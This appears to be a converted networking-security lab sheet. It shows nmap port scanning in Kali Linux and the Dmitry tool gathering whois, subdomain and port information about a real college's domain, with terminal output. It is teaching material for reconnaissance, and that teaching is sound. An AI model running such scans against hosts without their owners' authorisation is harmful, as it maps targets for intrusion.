

Step5: click nmap -p- ip address(it check 65535ports).



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the following output from an nmap scan:

```
kali@kali:~  
File Actions Edit View Help  
~  
(kali@kali)-[~]  
$ sudo nmap -p- 192.168.88.143  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 02:00 EST  
Nmap scan report for 192.168.88.143  
Host is up (0.0000030s latency).  
Not shown: 65534 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds  
  
(kali@kali)-[~]  
$
```

The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The desktop background is dark blue with a large 'KALI LINUX' watermark. On the left side, there are icons for 'Trash', 'File System', and 'Home'. The top of the window shows a taskbar with various application icons and a system clock displaying '2:00'.

Step6: Find out live hosts in a network**Step7:** Scan for firewalls on a target

2c) Information gathering about a domain using Dmitry.

Dmitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. Dmitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible sub domains, email addresses, uptime information, tcp ports can, whois lookups, and more.

Procedure:

- We can open Dmitry either directly from terminal or from application.
- These options are divided into Active , Passive and Output types.
- Dmitry also has a man page which gives more details about each option. We can enter the man page using “ **man dmitry** ” command.
- We can use these options to scan a host as follows.
- We can also store the output into a file using **-o** option.
- We can also use a group of options in a single command




```

root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
-o      Save output to %host.txt or to file specified by -o file
-i      Perform a whois lookup on the IP address of a host
-w      Perform a whois lookup on the domain name of a host
-n      Retrieve Netcraft.com information on a host
-s      Perform a search for possible subdomains
-e      Perform a search for possible email addresses
-p      Perform a TCP port scan on a host
* -f    Perform a TCP port scan on a host showing output reporting filtered ports
* -b    Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~#
  
```

Step1: To get ipaddress, who is lookup, sub domain and other information from the given domain name




```

root@kali:~# dmitry -i becbapatla.ac.in
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:117.239.150.75
HostName:becbapatla.ac.in

Gathered Inet-whois information for 117.239.150.75

inetnum:        116.212.192.0 - 118.67.223.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:
remarks:
remarks:        For registration information,
remarks:        you can consult the following sources:
remarks:
remarks:        IANA
remarks:        http://www.iana.org/assignments/ipv4-address-space
remarks:        http://www.iana.org/assignments/iana-ipv4-special-registry
remarks:        http://www.iana.org/assignments/ipv4-recovered-address-space
remarks:
remarks:        AFRINIC (Africa)
remarks:        http://www.afrinic.net/ whois.afrinic.net
remarks:
remarks:        APNIC (Asia Pacific)
remarks:        http://www.apnic.net/ whois.apnic.net
remarks:
remarks:        ARIN (Northern America)
remarks:        http://www.arin.net/ whois.arin.net
remarks:
remarks:        LACNIC (Latin America and the Carribean)
remarks:        http://www.lacnic.net/ whois.lacnic.net
remarks:
  
```



```

File Actions Edit View Help
root@kali:~# dmitry -w becbapatla.ac.in
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:117.239.150.75
HostName:becbapatla.ac.in

Gathered Inic-whois information for becbapatla.ac.in

Domain Name: becbapatla.ac.in
Registry Domain ID: D11609-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2021-01-28T10:11:59Z
Creation Date: 2004-10-31T04:00:00Z
Registry Expiry Date: 2028-10-31T05:00:00Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Bapatla Engineering College
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province:
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above

File Actions Edit View Help
root@kali:~# dmitry -s becbapatla.ac.in
Deepmagic Information Gathering Tool
"There be some deep magic going on"


HostIP:117.239.150.75
HostName:becbapatla.ac.in

Gathered Subdomain information for becbapatla.ac.in

Searching Google.com:80 ...
HostName:www.becbapatla.ac.in
HostIP:117.239.150.75
HostName:bec.becbapatla.ac.in
HostIP:142.132.201.230
Searching Altavista.com:80 ...
Found 2 possible subdomain(s) for host becbapatla.ac.in, Searched 0 pages containing 0 results

All scans completed, exiting
root@kali:~#

```



```

File Actions Edit View Help
root@kali:~# dmitry -winespo becbapatla.txt becbapatla.ac.in
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Writing output to 'becbapatla.txt'

HostIP:117.239.150.75
HostName:becbapatla.ac.in



Gathered Inet-whois information for 117.239.150.75

inetnum:      116.212.192.0 - 118.67.223.255
netname:      NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:        IPv4 address block not managed by the RIPE NCC
remarks:
remarks:
remarks:      For registration information,
remarks:      you can consult the following sources:
remarks:
remarks:      IANA
remarks:      http://www.iana.org/assignments/ipv4-address-space
remarks:      http://www.iana.org/assignments/iana-ipv4-special-registry
remarks:      http://www.iana.org/assignments/ipv4-recovered-address-space
remarks:
remarks:      AFRINIC (Africa)
remarks:      http://www.afrinic.net/ whois.afrinic.net
remarks:
remarks:      APNIC (Asia Pacific)
remarks:      http://www.apnic.net/ whois.apnic.net
remarks:
remarks:      ARIN (Northern America)
remarks:      http://www.arin.net/ whois.arin.net
remarks:
remarks:      LACNIC (Latin America and the Caribbean)


```



